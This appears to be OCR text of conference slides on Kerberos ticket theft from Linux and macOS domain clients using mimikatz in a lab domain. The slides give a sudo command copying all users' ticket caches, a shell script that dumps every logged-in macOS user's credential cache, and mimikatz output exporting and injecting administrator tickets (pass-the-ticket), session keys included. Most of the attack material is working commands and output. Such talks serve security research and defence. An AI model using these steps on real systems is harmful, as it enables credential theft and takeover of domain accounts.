
Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz # _
I DON'T ALWAYS USE KERBEROS
BUT WHEN I DO, I CREATE GOLDEN TICKETS
imgflip.com
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879
FRA
03:08

Kerberos….


ubuntu
Fr
23:13
Gentil Kiwi
Mot de passe
Session d'invité
ubuntu® 14.04 LTS

Ubuntu Kerberos client (MIT)




- MIT client caches tickets in a file (one by user)


```
-rw-------  1 gentilkiwi gentilkiwi 2740 nov.  19 23:45 krb5cc_1000
```

Ubuntu Kerberos client (MIT)

- By default, one user can access ALL its tickets
  - *Windows forbids TGT (by default)*
- **root** can copy all tickets (of course, why not?)
  - `sudo cp /tmp/krb5cc_* /mnt/hgfs/vmshare/ubuntu/`


Administrator
Suspendre
Redémarrer
Éteindre

OSX Kerberos client (Heimdal)




- OSX can be joined in a domain, then access resources like Windows…
  - Tickets are not in a file like MIT by default (? *and I don't know Mac at all…?*)

OSX Kerberos client (Heimdal)

Dirty !

```
#!/bin/sh

DEST="/Volumes/VMware Shared Folders/vmshare/mac/`date +%Y%m%d%H%M%S`"
mkdir -p "$DEST"
ps auxwww | grep /loginwindow | grep -v "grep /loginwindow" | while read line
do
            USER=`echo "$line" | awk '{print $1}'`
            PID=`echo "$line" | awk '{print $2}'`
            echo "$PID -> $USER"
            launchctl bsexec $PID kcc copy_cred_cache /tmp/$USER.$PID.ccache
done
cp /tmp/*.ccache "$DEST"
```



- Like in Windows, local admins rule =)

mimikatz & ccache files

- **kerberos::clist [/export]** - *Can split ccache in multiple "kirbi" files*
  - *To use with Pass-the-ticket by example*


```
mimikatz # kerberos::clist "\\vmware-host\Shared Folders\vmshare\mac\20141120003301\administrator.66.ccache" /export

Principal : (01) : administrator ; @ LAB.LOCAL

Data 0
           Start/End/MaxRenew: 19/11/2014 23:56:35 ; 20/11/2014 09:56:35 ; 26/11/2014 23:56:35
           Service Name (02) : krbtgt ; LAB.LOCAL ; @ LAB.LOCAL
           Target Name  (02) : krbtgt ; LAB.LOCAL ; @ LAB.LOCAL
           Client Name  (01) : administrator ; @ LAB.LOCAL
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             aa63ef63ce29151c2f696d837c63ad5ab82a851aeeccc8a1e69a4425473a8aaf
           Ticket            : 0x00000000 - null              ; kvno = 2        [...]
           * Saved to file 0-40e10000-administrator@krbtgt-LAB.LOCAL.kirbi !

Data 1
        * X-CACHECONF: entry? *

Data 2
           Start/End/MaxRenew: 19/11/2014 23:57:44 ; 20/11/2014 09:56:35 ; 01/01/1970 01:00:00
           Service Name (03) : cifs ; dc.lab.local ; @ LAB.LOCAL
           Target Name  (03) : cifs ; dc.lab.local ; @ LAB.LOCAL
           Client Name  (01) : administrator ; @ LAB.LOCAL
           Flags 40250000    : name_canonicalize ; ok_as_delegate ; pre_authent ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             ef7fddb42d1513c65978f433ad61bcddd78e664b723e560833c6ed4d2df211e1
           Ticket            : 0x00000000 - null              ; kvno = 2        [...]
           * Saved to file 2-40250000-administrator@cifs-dc.lab.local.kirbi !

Data 3
        * X-CACHECONF: entry? *
```

mimikatz & ccache files

- **kerberos::ptc** - *Can inject whole ccache in memory*

```
mimikatz # kerberos::ptc "\\vmware-host\Shared Folders\vmshare\ubuntu\krb5cc_1000"

Principal : (01) : Administrator ; @ LAB.LOCAL

Data 0
          Start/End/MaxRenew: 19/11/2014 23:42:20 ; 20/11/2014 09:42:20 ; 20/11/2014 23:42:17
          Service Name (02) : krbtgt ; LAB.LOCAL ; @ LAB.LOCAL
          Target Name  (02) : krbtgt ; LAB.LOCAL ; @ LAB.LOCAL
          Client Name  (01) : Administrator ; @ LAB.LOCAL
          Flags 50e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            0c688277c6e5d6bf2fe766aef402998d619e24f93d83f7738e1383688b7cfda3
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK


Data 1
       * X-CACHECONF: entry? *

Data 2
          Start/End/MaxRenew: 19/11/2014 23:45:26 ; 20/11/2014 09:42:20 ; 20/11/2014 23:42:17
          Service Name (01) : cifs ; dc.lab.local ; @ LAB.LOCAL
          Target Name  (01) : cifs ; dc.lab.local ; @ LAB.LOCAL
          Client Name  (01) : Administrator ; @ LAB.LOCAL
          Flags 50a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; proxiable ; forwardable ;

          Session Key       : 0x00000012 - aes256_hmac
            f529fcafb067a2f481239bad7e1fe956a874ac6669426d1df71b6c8ec16d537a
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK
```

Demo !

